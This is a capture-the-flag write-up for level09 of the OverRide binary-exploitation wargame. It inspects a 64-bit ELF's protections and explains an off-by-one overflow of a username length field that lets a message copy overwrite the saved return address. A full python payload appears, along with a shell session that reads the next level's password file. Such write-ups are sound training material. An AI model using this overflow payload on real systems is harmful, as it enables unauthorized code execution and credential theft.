

# LEVEL09:




```
/lib64/ld-linux-x86-64.so.2
XhzmT
__gmon_start__
_Jv_RegisterClasses
libc.so.6
strncpy
puts
stdin
printf
fgets
system
__cxa_finalize
__libc_start_main
_edata
__bss_start
_end
__libc_csu_fini
__libc_csu_init
GLIBC_2.2.5
ATSubH
[A\]
l$ L
t$(L
|$0H
>: Msg sent!
>: Msg @Unix-Dude
>>:
>: Enter your username
>: Welcome, %s
--------------------------------------------
|   ~Welcome to l33t-m$n ~    v1337        |
--------------------------------------------
;*3$"
GCC: (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
.symtab
```

64bits




```
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
```

Stack non executable (pas de shellcode dans une ENV VAR ou ARG ou STACK)



```
 GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                0x0000000000000000 0x0000000000000000  RW      8
```



```
RELRO          STACK CANARY     NX          PIE           RPATH     RUNPATH     FILE
Partial RELRO  No canary found  NX enabled  PIE enabled   No RPATH  No RUNPATH  /home/user
s/level09/level09
```

PIE IS ENABLED : WORK WITH OFFSETS, because components are still placed are the same offset from one another
NO STACK PROTECT


Maybe if I overflow with set_username on the LEN variable, to overwrite the LEN variable, I can strncpy further on the EIP.

So the target address is EIP stored on 0x7fffffffe5c8:
    set_msg: So I must strncpy 0xd0 chars : 0xc8 * ‘a’ + ‘\x8c\x48\x55\x55\x55\x55’
    set_username: so overwrite address 0x7fffffffe5b4 by 0xd0, we must write 0x27 * ‘a’ + ‘\xd0’

To do that I must flush stdin with the username + ‘\x0a’ + msg + ‘\x0a’

0x28 * 'a' + '\xd0\x0a' + 0xc8 * 'a' + '\x8c\x48\x55\x55\x55\x55\x00\x00'
    BUT I must insert ‘/bin/sh’ after 0x48 * ‘a’
0x28 * 'a' + '\xd0\x0a' + 0x48 * 'a' + ‘/bin/sh’ + ‘\x00’ + 0x78 * ‘a’ + '\x8c\x48\x55\x55\x55\x55\x00\x00'
The thing is that after set_username and set_msg, stdin is still open and fgets doesnt open stdin again, so I NEED to insert the ‘/bin/sh\0’, BUT strncpy do not copy after ‘\0’, I DO WRITE A NEWLINE TO STOP the fgets but it doesn;t work

I replaced the ‘\0’ after ‘/bin/sh’ by a ‘;’, then it would execute ‘/bin/sh ; [whatever]’, which allow me to be in a shell.



```
level09@OverRide:~$ (python -c "print(0x28 * 'a' + '\xd0\x0a'  + 0x48 * 'a' + '/bin/sh' + '\x3b' +
 0x78 * 'a' + '\x8c\x48\x55\x55\x55\x55\x00\x00' )"; cat -) | ./level09
--------------------------------------------
|   ~Welcome to l33t-m$n ~    v1337        |
--------------------------------------------
>: Enter your username
>>: >: Welcome, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa�>: Msg @Unix-Dude
>>: >: Msg sent!
cat /home/users/end/.pass
j4AunAPDXaJxxWjYEUxpanmvSgRDV3tpA5BEaBuE

Segmentation fault (core dumped)
level09@OverRide:~$ 
```

Flag: j4AunAPDXaJxxWjYEUxpanmvSgRDV3tpA5BEaBuE